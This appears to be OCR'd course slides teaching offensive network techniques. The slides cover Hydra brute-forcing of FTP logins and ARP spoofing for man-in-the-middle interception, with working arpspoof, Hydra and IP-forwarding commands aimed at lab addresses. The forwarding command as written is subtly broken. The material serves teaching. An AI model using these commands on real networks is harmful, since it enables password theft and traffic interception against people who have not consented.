(**users.txt**) and **passwords** (**passwords.txt**).
- **Lowercase -l & -p**: Used for **specifying** a specific **username** or **password**.


hydra | Kali Linux Tools

Use Hydra

Attempting to guess the username and the password and store output into a file.

- hydra –L users.txt –P password.txt 192.168.122.230 ftp –o crack-info.txt







hydra | Kali Linux Tools

MITM

MITM Attack





Credentials disclosure
Packet sniffing
Code injection
And more…


One of the methods to achieve that is the ARP spoofing attack

What is the ARP Spoofing Attack?


- **ARP spoofing** takes place within a **local area network** (**LAN**) and relies on the **Address Resolution Protocol (ARP).**
- **ARP serves** as a **communication protocol** linking **dynamic IP addresses** to **physical MAC** addresses of machines.
- **ARP spoofing**, also known as **ARP poisoning**, is a deceptive technique used by hackers to intercept data.
- In this attack, the hacker **tricks** a device into **sending** its **data** to the **hacker** instead of the intended **recipient**.
- By doing so, the **hacker** can access the **targeted device's communications**, potentially obtaining **sensitive** information like **passwords** and **credit card** details.
- Attackers can use **ARP spoofing** for **spying**, **man-in-the-middle attacks** or for additional **cyberattacks**, such as **denial-of-service attacks.**


What is ARP Spoofing? How to Prevent & Protect – CrowdStrike

What is the ARP Spoofing Attack?



What is the ARP Spoofing Attack?







```
Command Prompt

C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
  Internet Address      Physical Address      Type
  192.168.122.1         52-54-00-1f-18-ec     dynamic
  192.168.122.27        08-00-27-27-29-8c     dynamic
  192.168.122.103       08-00-27-30-20-e0     dynamic
  192.168.122.109       08-00-27-52-a4-8f     dynamic
  192.168.122.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
```

```
Command Prompt

C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
  Internet Address      Physical Address      Type
  192.168.122.1         08-00-27-27-29-8c     dynamic
  192.168.122.27        08-00-27-27-29-8c     dynamic
  192.168.122.103       08-00-27-30-20-e0     dynamic
  192.168.122.109       08-00-27-52-a4-8f     dynamic
  192.168.122.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
```

Offensive Tools

Arpspoofing

Arpspoofing




arpspoof -i [interface] -t [clientIP] [gatewayIP] (Trick the victim)

arpspoof -i eth0 -t 192.168.122.1 192.168.122.109


arpspoof -i [interface] -t [gatewayIP] [clientIP] (Trick the gateway)

arpspoof -i eth0 -t 192.168.122.109 192.168.122.1


Before



After



Arpspoofing



- Each time the **victim machine** (ending in **.109**) sends data, it will be **routed** through the **Kali Linux device** (the **attacker's machine**), which will then **forward** it to the **gateway**. When data is **returned** from the **gateway**, it will **first** be **sent** to **Kali**, and **Kali** will then **forward** it to the **victim machine** (ending in **.109**).


- **However**, due to Linux security settings, all packets received by Kali are dropped by default.


- To perform a successful **Man-in-the-Middle** (**MITM**) attack, we need to **enable** packet **forwarding** on **Kali**, allowing all **incoming packets** from the **victim** to pass **through** the **attacker** and **continue** to the **gateway**, ensuring the **traffic flows in** and **out** through the **attacker's machine**.


sudo echo 1 > /proc/sys/net/ipv4/ip_forward

What will he happing?

Arpspoofing







Check the victim machine, and you will see that they can access the internet normally.

Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at